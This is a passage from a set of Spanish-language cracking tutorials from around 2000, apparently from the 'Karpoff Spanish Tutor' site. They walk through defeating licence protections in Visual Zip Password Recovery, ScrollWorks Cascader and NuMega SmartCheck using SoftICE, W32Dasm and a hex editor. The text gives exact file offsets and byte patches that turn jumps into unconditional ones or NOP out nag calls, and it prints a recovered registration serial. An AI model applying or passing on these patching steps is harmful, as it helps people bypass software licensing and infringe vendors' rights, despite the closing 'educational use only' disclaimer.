volvemos a teclear F12 Y en este paso vemos que el SOFT-ICE nos a capturado el nombre de la Organization, lo podremos ver y comprobrar esto si en la pantalla del SOFT-ICE ponemos D ESI en la ventana de caracteres aparecera 0000:0000 ???? ???? ???? ??? TnT Crack Team....

TECLEAMOS F12 otra vez.....

volvemos a teclear F12 Y en este paso vemos que el SOFT-ICE nos a capturado el numero de registro, lo podremos ver y comprobrar esto si en la pantalla del SOFT-ICE ponemos D ESI en la ventana de caracteres aparecera 0000:0000 ???? ???? ???? ??? 111111....

bueno esto parece que ya se cocio hemos visto que nos capturo ya los datos que insertamos ahora solo nos falta buscar a donde compara el numero que insertamos con el que genera la aplicacion, podemos usar dos metodos tecleando F10 o F8 pero F10 seria el mas indicado ya que con este no entramos a ninguna llamada hecha por el programa en cambio si usamos el F8 entrariamos a todas las llamadas que haga el programa y se nos haria un chorizo de instrucciones que para que les cuento ,,,,;)

damos F10 varias veces hasta que encontramos una comparacion sospechosa

despues de varios F10 nos encontramos esto:

015F:00406685 add esp,08

015F:00406688 cmp ebx,eax

veamos si aqui es donde se compara nuestro numero falso con el generado por el programa que es el que corresponde a nuestros datos. VEAMOS!!!! ponemos la siguiente intruccion:

? EBX = 111111 el nuestro

? EAX = 2993282612 el bueno huyyyy!!!!!

parece que si es la comparacion apuntemos esos numeritos magicos y damos F12 para terminar la ejecución del programa y vamos he insertamos el numero magico y °°°°"""""!!!VOILA!! programa registrado

pues es todo por el momento, espero que les guste, y recuerden espero comentarios , sugerencia y criticas , NOTA: espero que me entiendan mi explicacion, y disculpas por los horrores ortograficos, cualquier duda haganmelo saber sale!!!! ya que su apoyo he interes sera el aliciente para continuar escribiendo mas tutoriales.

NOTA: espero que entiendan mi explicacion, y disculpas por los horrores ortograficos, cualquier duda haganmelo saber sale!!!!

profesor_x@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Visual Zip Password recorvery processor multicomputer V4.0 Final Win9x/NT/2000**

PROTECCION:	Molesta Nag cada 10.000.000 de password comprobadas y luego cada 10.000		
Descripcion:	Programa para sacar las password de los zip, exe protegidos, permite usar varias computadoras asi como el uso de diccionarios y otros metodos.		
Dificultad:	Facilon		
DOWNLOAD:	http://ftechsoft.hypermart.net		
Herramientas:	W32Dasm , Softice o TRW2000 , Editor Hex y Apis32		
CRACKER:	karpoff	**FECHA:**	24/04/2000

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero ## PROYECTO 17 ##

Hola Gentes !! despues de un par de meses sin escribir nada hoy me apetece y por peticion de un amigo me dispongo a darle un repasillo al Visual zip password, los que habeis seguido mis manuales sabreis que ya nos enfrentamos a este programa en su version 3.12, ahora estamos en la v4 y no tiene nada que ver :-), si recordais la version 3.12 estaba comprimida, protegida contra debugger y desensablado y estaba limitada a no poder buscar password mayores de 5 digitos en esa ocasion hicimos un loader. Ahora veamos que nos cuenta la version 4.

AL ATAKE


Como siempre fundamental prepararnos el terreno para tener todo a mano, hacemos una copia de vzprp.exe con el nombre cvzpre.exe y cargamos nuestro debugger softice o TRW2000 (da igual), ahora nos haremos con toda la informacion posible sobre la victima, existen muchos programas que nos dan informacion sobre el encabezado PE y el compilado de la victima yo uso el File Analicer, solo tenemos que pinchar con el mousse una copia de la victima osea cVzprp.exe y arrástrarla sobre fa.exe el resultado es:

```
Image Flags(2)    : RelocatStrip(.) LineNumStrip(x) LocSymbStrip(x)
HeapStack Reserve: 00100000/00100000
HeapStack Commit : 00001000/00004000
Data Sizes        : InitDataSize : 00050200, UninitDataSize  : 00000000
Other Sizes(1)    : CodeSize     : 0008CC00, ImageSize       : 000E9000
Other Sizes(2)    : HeaderSize   : 00000400, OpHeaderSize(NT): 000000E0
Bases             : BaseOfCode   : 00001000, BaseOfData      : 0008E000
Alignments        : FileAlignment: 00000200, SectionAlignment: 00001000
Objects table     :  Name   VirtSize   ERVA   PhysSize PhysOffs  Flags
Object (     1)   : CODE    0008CB7C 00001000 0008CC00 00000400 60000020
Object (     2)   : DATA    00001ED4 0008E000 00002000 0008D000 C0000040
Object (     3)   : BSS     000065D5 00090000 00000000 0008F000 C0000000
Object (     4)   : .idata  000025E2 00097000 00002600 0008F000 C0000040
Object (     5)   : .tls    00000010 0009A000 00000000 00091600 C0000000
Object (     6)   : .rdata  00000018 0009B000 00000200 00091600 50000040
Object (     7)   : .reloc  0000A1E0 0009C000 0000A200 00091800 50000040
Object (     8)   : .rsrc   00041800 000A7000 00041800 0009BA00 50000040
Processed with(1): Compiled by Borland Delphi 3.0 (???)
DOSEXE part sizes: Header 64 bytes, image 528 bytes, overlay 905136 bytes
WINEXE part sizes: Header 4032 bytes, image 901696 bytes, overlay 0 bytes
Entrypoint        : DOS 64/00000040, RVA 580256/0008DAA0, WIN 577184/0008CEA0
Information(1)    : Overlay start from 905728/000DD200
Extension (     1): DOS executable file
```

A simple vista ya sabemos que vzprp.exe no esta empakado y no esta protegido contra desensamblado, de estar protegido tendriamos en la seccion CODE, Flags un valor de C0000040 (para mas informacion sobre encabezados PE leer los trabajos de nuMIT_or explica paso a paso y detalladamente todo lo que veis en la imagen.)

Bueno ya sabemos algunas cosillas, no tendremos ningun problema a la hora de desensamblarlo (por lo general) ahora debemos averiguar que limitaciones tiene la victima, solo con leer en la ayuda del programa su autor nos dice ya cuales son las restricciones que segun dice son: un horrible NagScreen cada 1.000.000 de password en modo brute force y en otros modos cada 100.000 password, por si acaso lo comprobamos no valla ha ser que sea un pequeño engaño para despistarnos a la hora de crackearlo, y bueno yo por mas pruebas que hago me escupe el nag cada 10.000.000 de password en brute force y cada 10.000 password en otros modos Mnnnn que mariconcete jeje.

Como atacamos a este programa?? aparentemente no parece que sea muy dificil no esta comprimido, no tiene proteccion antidasm y tampoco antidebugger (lo se, por que tengo el Softice cargado y puedo ejecutar la victima sin ningun problema)asi que veamos si encontramos en las String Ref algo interesante, procedamos a desensamblarlo con W32Dasm, ya esta ?? pues guardalo como proyecto para no tener que desensamblarlo de nuevo, pulsamos sobre [String-Ref] y no veo nada interesante, vaya putada, se me ocurre tracearlo con Apis32 , este programa da mucha informacion y suele ahorrar mucho trabajo. Ya os habreis dado cuenta de que nuestra victima nos da la opcion de registrarnos mediante el tipico Name / Serial, asi que igual guarda en el registro de Windows la informacion del registro si es asi Apis32 nos dara informacion sobre ello, ejecutamos Apis32 y cargamos vzprp.exe como lo que nos interesa es ver que hace en el registro de Windows borramos todas las apis que tengamos para monitorear en apis32 y metemos solo las que tienen que ver con el registro de Windows, que como lo hago ?? veamos un gif de Apis32:



Para borrar todas las apis que hay en la ventana pulsamos el boton Del all ya tenemos la ventana en blanco, sin ninguna api, ahora tenemos que meter las correspondientes al archivo Advapi32.dll que es el encargado de gestionar las apis basadas en el reg de Windows, pulsamos Add y nos dara a elegir entre algunos archivos.fnl seleccionamos advapi32.fnl y pulsamos la opcion Add all y ya tenemos agregadas todas la apis, tambien podemos agregarlas de otra forma pulsamos la opcion Imports y veremos todas las apis que manejara nuestra victima podemos agregarlas una a una :) pero creo que es mas comoda la primera opcion, ahora pulsamos Run y veamos que ocurre cuando se este ejecutado vzprp.exe intentamos registrarnos mediante Help Register y nos escupe el mensaje de que los datos no son validos, ahora veamos la ventana del apis32 se aprecia claramente que solo toca el registro de Windows al iniciarse el programa asi que antes de cerrar nada pulsamos en save log para guardar los eventos creados hasta ahora, los demas no nos importan y cerramos todo el apis32 y vzprp.exe, ahora editemos el archivo vzprp.log que ha creado Apis32 en el directorio donde tenemos intalada la victima, entre todo lo que hay lo unico que me parece algo interesante es:

```
004520F4:GetTextMetricsA = 1
00475186:RegCreateKeyExA(HANDLE:80000001,LPSTR:0048BA28:"Software\ForthTech\VZPRP",DWORD:00000000,LPSTR:00000000,DWORD:00000000,DWORD:000F
000,LPDATA:0071FC10,LPDATA:0071FC08)
0047518B:RegCreateKeyExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA4C:"CheckBoxMin",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA60:"SpinEditSave",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA78:"LastProject",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 0
00475413:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA4C:"CheckBoxMin",LPDATA:00000000,LPDATA:0071FBF0,LPDATA:0071FC04,LPDATA:0071FC00)
00475418:RegQueryValueExA = 0
00475413:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA60:"SpinEditSave",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:0071FC10,LPDATA:0071FC0C)
00475418:RegQueryValueExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA78:"LastProject",LPDATA:00000000,LPDATA:0071FBDC,LPDATA:00000000,LPDATA:0071FBF8)
00475233:RegQueryValueExA = 0
00475413:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA78:"LastProject",LPDATA:00000000,LPDATA:0071FBF4,LPDATA:01178860,LPDATA:0071FC04)
00475418:RegQueryValueExA = 0
00475055:RegCloseKey(HANDLE:C89A8BA0)
0047505A:RegCloseKey = 0
00475186:RegCreateKeyExA(HANDLE:80000001,LPSTR:0048BA28:"Software\ForthTech\VZPRP",DWORD:00000000,LPSTR:00000000,DWORD:00000000,DWORD:000F
000,LPDATA:0071FC10,LPDATA:0071FC08)
0047518B:RegCreateKeyExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:00474B10:"key",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 2
```

son estas lineas que cuando el programa se inicia parece que chekea en el registro si estamos o no registrados, fijaros en esta ultima linea donde RegQueryValueExa Chekea "Key" el sitio dode podria estar la clave de registro si seriamos usuarios registrados como tenemos la direccion de memoria donde ocurre esto vallamos al W32dasm e intentemos modificar codigo para que reciba el valor contrario al que esta recibiendo de "Key" como se ve, la direccion de memoria es 0047522E veamos que encontramos en ella, y si os fijais es una direccion que se repite bastante en el log (igual sacamos algo interesante :)) bueno pues buscamos y encontramos:

```
* Reference To: advapi32.RegQueryValueExA, Ord:0000h
                                    |
:0047522E E80D15F9FF                Call 00406740
:00475233 85C0                      test eax, eax
:00475235 0F94C3                    sete bl
:00475238 8B0424                    mov eax, dword ptr [esp]
:0047523B E86CFDFFFF                call 00474FAC
:00475240 884500                    mov byte ptr [ebp+00], al
:00475243 8BC3                      mov eax, ebx
:00475245 5A                        pop edx
:00475246 5D                        pop ebp
:00475247 5F                        pop edi
:00475248 5E                        pop esi
:00475249 5B                        pop ebx
:0047524A C3                        ret
```

aqui tenemos la api y su correspondiente codigo, la direccion que hemos buscado nos muestra una llamada (call 00406740) pulsemos sobre [Call] y veamos que hace:

```
* Reference To: advapi32.RegSetValueExA, Ord:0000h
                                    |
:00406748 FF2578724900              Jmp dword ptr [00497278]
:0040674E 8BC0                      mov eax, eax
```

Aqui lo no hace mas que saltar a un valor lejano y hacer algunas operaciones en advapi32.dll y retorna enseguida asi que vamos a ver que hace la siguiente llamada (call 00474fac) nos situamos encima y pulsamos sobre [Call] :

```
* Referenced by a CALL at Addresses:
|:0047523B   , :00475446
|
:00474FAC 83F801                    cmp eax, 00000001
:00474FAF 7503                      jne 00474FB4
:00474FB1 B001                      mov al, 01
:00474FB3 C3                        ret
```

Aqui es donde podemos manipular e invertir el valor de que recibe de "Key" en esta instrusión cmp eax,000001 pone a 1 el flag con lo que hace que jne 00474fb4 se ejecute osea que salta a esa direccion y evita el retorno (ret) que le sigue, bueno pues invertimos el salto para ver que pasa (aclaracion, este proceso no es mas que una valoracion para ver como y por donde podriamos atakar a el programa) tenemos que cambiar 00474faf 7403 jne 00474fba por 00474faf 7503 je 00474fba para hacerlo vamos a nuestro editor hexadecimal y mediante el offset de esa instruccion que es 743af localizamos la instruccion en valores hexadecimales 7503 B001 cambiamos por 7403 B001 salvamos y probamos el resultado (recordare que estas modificaciones las hacemo en una copia de vzprp.zip) redobleeeeee ejecucion y..... VaYA !! el mensaje de Unregistered version! que canta nada mas ver el programa a desaparecido y en su lugar vemos System messages, es una buena señal probemos a hacer alguna prueba, pero ohh todo sigue igual, que coño hacemos ahora bueno de momento dejamos los cambios que hemos hecho por lo menos ya no canta tanto el mensaje rojo ese y el programa funciona igual osea que algo hemos adelantado je hay que ser optimistas :).

Cambiando la tactica, sabemos que cada 10.000.000 de password sale el Nag no? pues pasemos a hexadecimal ese numero y rastreemos en busca de la instruccion que que chekea el asunto, 10.000.000 en Hexadecimal es = 989680 haber si tenemos suerte y encontramos coincidencias, metemos el numero en la opcion buscar (la linterna) Bien !! tenemos suerte y encontramos la primera, ademas tiene toda la pinta de estar hay para hacer esa comprobacion :)

```
:00484DC7 803800                    cmp byte ptr [eax], 00
:00484DCA 0F85E5000000              jne 00484EB5
:00484DD0 6A00                      push 00000000
:00484DD2 6880969800                push 00989680
:00484DD7 8B0504644900              mov eax, dword ptr [00496404]
:00484DDD 8B1508644900              mov edx, dword ptr [00496408]
```

Y tenemos un bonito salto que si queremos la puede evitar jeje pues no se hable mas y adelante convirtamos ese condicional a un incondicional ousease jne por jmp el cambio a realizar (para los que no os empapais mucho todavia)

:00484DCA 0F85E5000000 jne 00484EB5 por :00484DCA E9E6000000 jmp 00484EB5

Que como se que el valor E9E6000000 Corresponde a un salto incodicional a la mima direccion de memoria (00484EB5) que nuestro :00484DCA 0F85E5000000 jne 00484EB5 , bueno en casi todos mis manuales lo explico asi que este por se el nº17 no lo explicare, si alguien tiene dudas que consulte los anteriores, creo que en casi todos esta explicado. Bueno a lo que vamos metemos la direccion del offset 841CA en el editor hexadecimal y veremos 0F85 E500 0000 lo cambiamos por E9E6 0000 0090 Que que pinta ese 90 puesto hay?? pos muy facil tenemos que sustituir 6 bytes pero al cambiar el salto a un salto incondicional este solo se representa con 5 bytes entonces lo que hacemos es anular el sexto. Bueno una vez realizados los cambios probemos, hacemos una prueba y OK el Nag que escupia cada 10.000.000 de passwords ya no es un problema jeje. Ahora seria igual de facil localizar la rutina que chekea que salga el nag cada 10.000 pasword, seria lo mismo pasar a hexadecima 10.000 (que son = 2710) y buscar las posibles coincidencias, pero ojo 2710 es una cifra que nos la vamos a encontrar muchas veces, por que la busqueda no va a mostrarnos solo las coincidencias de la instruccion relacionada, sino que nos va ha mostrar todas esto incluye direcciones de memoria etc. pero esto no es ningun problema ya que es bien facil distinguir cual es solo tenemos que descartar las que aparezcan en direcciones de memoria y buscar las que coincidan con el valor de una instruccion (push 00002710 o Mov xxx,00002710 etc.) pero eso que el valor sea exacto a 2710, bueno pues a partir de aqui si quieres puedes seguir por este camino o podemos cambiar la tactica e ir a por algo mas seguro, Me explico.

Sabemos que cada cierto numero de comprobaciones saca un nag, nosotro hemos manipulado la instruccion que chekea la comprobacion de 10.000.000 de password, pero tiene que haber una instruccion encargada unicamente de que salga el nag y que se pueda modificar sin necesidad de que afecte a otras instrucciones, asi que busquemos esa instruccion y veamos de que va, sabemos que esa instruccion esta relacionada con el salto que hemos manipulado no?? pues solo tenemos que tracearla paso a paso con nuestro debugger y observar en que preciso momento lanza el nag, que os parece?? es por cambiar de tactica y aprender algo mas, pues al atake:

Cargamos nuestro debugger preferido (softice o TRW2000) y seleccionamos vzprp.exe (pero qque sea virgen, osea una copia sin manipular) la cargamos con el debugger y ponemos um break point en la direccion del salto manipulado osea

:00484DCA0F85E5000000 jne 00484EB5

BPX 00484dca [RETURN]

Algunas obserbaciones: el primer nag saldra cunado chekee 10 millones de password con lo cual si ponemos el Break Point nada mas empezar a chekear password nos podemos morir hasta dar con la instruccion que lanza el nag ya que pasara por esa direccion de memoria 40.000 veces (por decir algo) entonces mejor de momento no ponemos el Brak Point y corremos Vzprp.exe desde el debugger, y y lo hacemos que testee cualquier zip protegido estamos atentos para cuando llegue a mas o menos 9.999.999 pasword comprobadas interumpimos el proceso pulsando [Ctrl + D] los que utilizais Softice o [Ctrl + N] los que ulilizamos TRW2000 y eso se trata de interrumpir el proceso lo mas cerca posible a 10 millones, yo lo he parado en 9.931.363 ahora es cuando ponemos el Brak Point a nuestro salto :00484DCA0F85E5000000 jne 00484EB5

BPX 00484dca [RETURN]

si os habeis quedado bastante alejados de 10.000.000 vamos pulsando F5 hasta que nos hacerquemos un poco, para saber cuanto os vais acercando pulsais F4 y mirais , pulsais nuevamente F4 y otra vez a softice, ahora vamos traceando con F10 hasta que salte el nag con tener pulsado F10 es suficiente (es para ir mas rapidos) y derrepente boom!! el nag atencion ahora pulsamos en OK y nos devuelve al softice justo debajo de la instruccion que ha sacado el nag que si todo os ha ido bien al pulsar OK aparecereis en:

```
:00484E6A 8B45EC       mov eax, dword ptr [ebp-14]
:00484E6D 8B10         mov edx, dword ptr [eax]
:00484E6F FF92D8000000 call dword ptr [edx+000000D8]-- Esta es la responsable del Nag
:00484E75 83F802       cmp eax, 00000002 -- Aqui aparecemos al pulsar OK en el Nag
:00484E78 750E         jne 00484E88
```

Bueno pues ya hemos localizado quien saca el maldito Nag ahora solo tenemos que eliminar esa instruccion (ah acordaros de borrar el break point del softice), para hacerlo localizamos el offset que es 8426f y vemos FF92 D800 0000 asi que para eliminar la instruccion lo sustituimos por 9090 9090 9090 salvamos los cambios y probamos, je hemos tenido exito ya no hay nag, ohhh pero ahora nos sale el de las 10.000 password, que quiere decir esto?? pues que posiblemente existan mas instrucciones iguales en otra parte del codigo pero buscarlas es bien sencillo solo tenemos que coger el valor hexadecimal de

call dword ptr [edx+000000D8] que era FF92D8000000 y buscar todas las coincidencias en el W32dasm, pos vamos alla, y aparecen 16 coincidencias Mnnnn son muchas solo una de ellas seguramente es la que sacara el nag de las 10.000 pasword, Como sabemos cual es?? muy sencillo, apuntemos las direcciones de memoria en donde se encuentran todas las coincidencias en mi caso han sido en

454239
454515
45CD26
48310B
483130
484E6F
485196 -- a este no hace falta poner un BP, ya lo hemos eliminado.
487FC8
48A829
48BCB3
48C035
48C92D
48CB40
48D34F
48D6A8
48D744

Ahora solo tenemos que poner unos Break Points a todas estas direcciones y correr el programa, cuando salga el nag se interrumpira el proceso y se parara en una de esas direcciones en la que se pare es la encargada de escupir el nag de las 10.000 password seguimos los mismos pasos que con el anterior y ya esta, tenemos el programa 100 x 100 funcional, jeje y con la primera operacion del registro de windows que hicimos al comienzo del manual hemos eliminado hasta el unrregistered version :-).

Bueno espero que os sirva para ampliar algo vuestros conocimiento, he intentado dar a entender que siempre se pueden tomar varios caminos mientras estamos crackeando un programa, se trata de ir valorando mientras lo trabajas y pensar en todas las posibilidades, yo siempre os recomiendo que no sigais siempre los mismos atakes intentar pensar e imaginar otras formas de atakar, este programa tiene muchas mas maneras de atakarle, como siempre es un placer escribir para vosot@s

Cualquier duda, critica, sugerencias

Email

Saludos a todos y especialmente a TNT!,KUT ,WKT ,TUTORIAL LETAL ,KarlitoxZ ,Esiel2 y a todos los que me envias vuestros emails con dudas e ideas.

karpoff /TnT!Cracker

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**SCROLLWORKS CASCADER v 1.03**


PROTECCION:	**SERIAL NUMBER**		
Descripcion:	**TE PERMITE AÑADIR MENUS EN FORMA DE CASCADA**		
Dificultad:	**Facilon**.		
DOWNLOAD:	http://www.scrollworks.com		
Herramientas:	**Softice 3x+**		
CRACKER:	**Pr@Fesor X**	**FECHA:**	**07/05/2000**

INTRODUCCION


Bueno amigos otra vez por aquí con el tercer tutorial, espero les sea de utilidad ya que yo aprendí un poco mas con este programa, por cierto un saludo a todos los que me han escrito, empecemos, este programa es otro de los tantos que existen en internet que con solo unos cuantos pasos podremos encontrar un serial valido para poder registrarnos.

AL ATAKE

Para empezar necesitamos reiniciar la P-cera para cargar el soft-ice , una vez cargado el soft-ice, instalemos el programa scrollworks cascader que desde este momento le llamare “SWC” ¡!! Bueno ejecutemos el programa y nos manda a la siguiente ventana ¡!



Vaya Vaya ¡!! Como verán ¡!!!!! PAN CON LO MISMO ¡!!!!! Claro amigos ahora demos clic en el boton llamado “REGISTER” y aparecemos aquí:



he insertamos un User name y Registration Code, en mi caso pondré como aparece en la imagen, una vez insertado damos a clic en OK y nos aparece una ventana :

como pueden ver es una típica messagebox bueno pues manos a la obra, a buscar un serial valido a ver piensen cual seria el siguiente paso ? mmmmmm. Ya bueno , pues damos CONTROL D y aparecemos en el soft-ice y ponemos un bpx (breakpoint) , probemos con bpx getwindowtexta damos otra vez **CONTROL D** he insertamos los datos y

damos clic en OK y nos manda directamente al softice- “ vaya vaya si que tenemos suerte,le atinamos a la primera ”
bueno ahora veamos el código mmmmmmm. Veamos ¡!!!!!

----------llamada a getwindowtexta ------

USER32!GETWINDOWTEXTA

0167: bff51804 mov cl,b2
0168: bff511806 push ebp

bueno entonces a ver demos **f12** para que nos regrese a la parte del código que hizo la llamada a el bpx, y aparecemos
en el siguiente codigo:

--------- USER32!GETWINDOWTEXTA ----------

0167: 00415290 mov ecx [ebp/10]
0167: 00415293 push ff

bueno desde aquí nos vamos dando f10 hasta encontrar lo siguiente:

0167: 00402c7a call 00402720 ------- **llamada a la rutina de comprobación** --
---

0167: 00402c7f add esp,0c

0167: 00402c82 test eax,eax

0167: 00402c84 jz 00402d29 ----------**salto condicional si nuestro numero es falso = 0**

una vez encontradas esta rutas , damos **D EBP** y miramos nuestra ventana de datos del soft-ice y vemos lo siguiente:

066f: 0065EED8 01 00 00 00 32 31 34 33 38 30 33 37 35 55 00 00
.....2143803755..

hey que es esto un numero extraño, que tal si lo apuntamos ya ¡!! Bueno ahora damos **CONTROL D** para terminar la
ejecución del programa y quitamos todos los bpx con la instrucción **BC***, y listo vamos a la ventana de registro e
insertamos el numero que apuntamos y ¡!!!!!!

bueno Uffffffff!!! ;) creo que este arroz ya se cocio ¡!! ,

bueno amigos me despido, diciendo que la practica hace al maestro, UNA SALUDO A todos mis amigos:

SKUATER (maestro saltamontes aquí esta el alumno pequeño saltamontes....

KARPOFF (gran amigo y grandioso cracker)

XASX (nuestro Presindente yea!!!)

KARLITOXZ (espectacular persona)

Matrix (del grupo Kracker United Team 2000 Muy bUen Cracker ; ahí LA llevas Amigo)

y a todos los Miembros de TnT ..

WE ARE THE CHAMPIONS!!!!!!!!

Tutor by: **Pr@fEsOr X** profesor_x@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Numega smartcheck V.603**

PROTECCION:	**Name / Serial, Limitacion de Tiempo.**		
Descripcion:	**Debuger para programas en visual basic.**		
Dificultad:	**Novato Avanzado.**		
DOWNLOAD:	http://karpoff.tsx.org		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**Fanega.**	**FECHA:**	5/6/2000

INTRODUCCION

Hola a todos. Ante todo decir que soy nuevo en este arte, y que ha fecha de hoy hace solo dos semanas que empece ha leer tutoriales en la web de karpoff. Digo esto por si alguien mas experto lee este tutorial perdone los fallos que pudiera contener.

Bueno a lo que vamos, con este programa veremos que cuando se nos complican las cosas, bien por que el programador nos quiere joder vivos, o por que nuestro conocimiento no da para mas, siempre tenemos otro camino para seguir adelante, o incluso cuando mas se empeñan en complicarnos las cosas nos las dan en bandeja.

Este programa tiene limitacion de tiempo de 45 dias, como primera idea intentaremos hacerle funcionar con cualquier nombre y numero de serie.

AL ATAKE

Primero instalaremos el programa, durante la instalacion nos pedira nuestro nombre, el de nuestra compañia y el numero de serie. Pues metemos los nombres pero no el numero de serie, le damos a next y nos dice que si lo queremos instalar como version de demostracion y le decimos que si, el programa se instala perfectamente.

Bueno vamos a probar este programita, ejucatamos smartcheck y se habre el programa pero no nos muestra ninguna pantallita de que estamos en el periodo de evaluacion, cargamos alguna aplicacion y le damos al boton start, !ahora¡ ahora si que nos enseña una nag screeen informandonos de que nos quedan 45 dias de evaluacion con tres botones (ok, cancel y purchase), le damos al purchase y nos enseña otra nag para que metamos nuestro nombre, nombre de compañia y codigo de desbloqueo, demosle lo que nos pide metemos un codigo y nombre al azar y pulsamos OK, y por fin lo que buscabamos el mensajito tipico de error YOU HAVE ENTERED AN INCORRECT CODE, esto debe ser algo asi como a mi no me chulees.

Paso a seguir, si, si ya se lo que estais pensando nos vamos al w32dasm y buscamos esta cadena en el string ref, muy bien hacerlo yo ya lo he echo y no he visto ni torta, recordad que nos es necesario que las rutinas de proteccion esten en el ejecutable, ni que esten en otro archivo que este en el mismo directorio que smartcheck como veremos mas adelante.

Regresemos donde estabamos con el mensaje de error habierto, y le damos a Ok para que se cierre. Habrimos el gran ojo que todo lo ve nuestro particular gran hermano, el gran SOFTICE, sabes como se hace no (ctrl+d), metamosle un breakpoint para cazar la nag del mensaje de error, empiezo a meterle los tipicos messageboxa, getwindowtexa etc. ¿pero que pasa? no me hacepta ninguno que es esto, tras un momento de paron neuralgico, me doy cuenta que al parecer estas rutinas de proteccion estan en modo de 16 bytes por eso no me aceptaba ningun breakpoint, sabeis de que hablo ¿no? en 32 bytes ponemos en los bpx la -a- al final y en modo 16 bytes no, pues metamos -bpx getwindowtext- cerramos el sice con F5. Estamos en la pantalla en la que tenemos que darle nuestros datos al smartchek, metemos los que queramos y pinchamos sobre OK y salta el sice, hemos acertado con el breakpoint sigamos, pulsamos F5 hasta que salte el mensaje de error y vemos que salta a la tercera vez de pulsar F5, pues le damos a OK y repetimos todo el proceso cuando aparezca 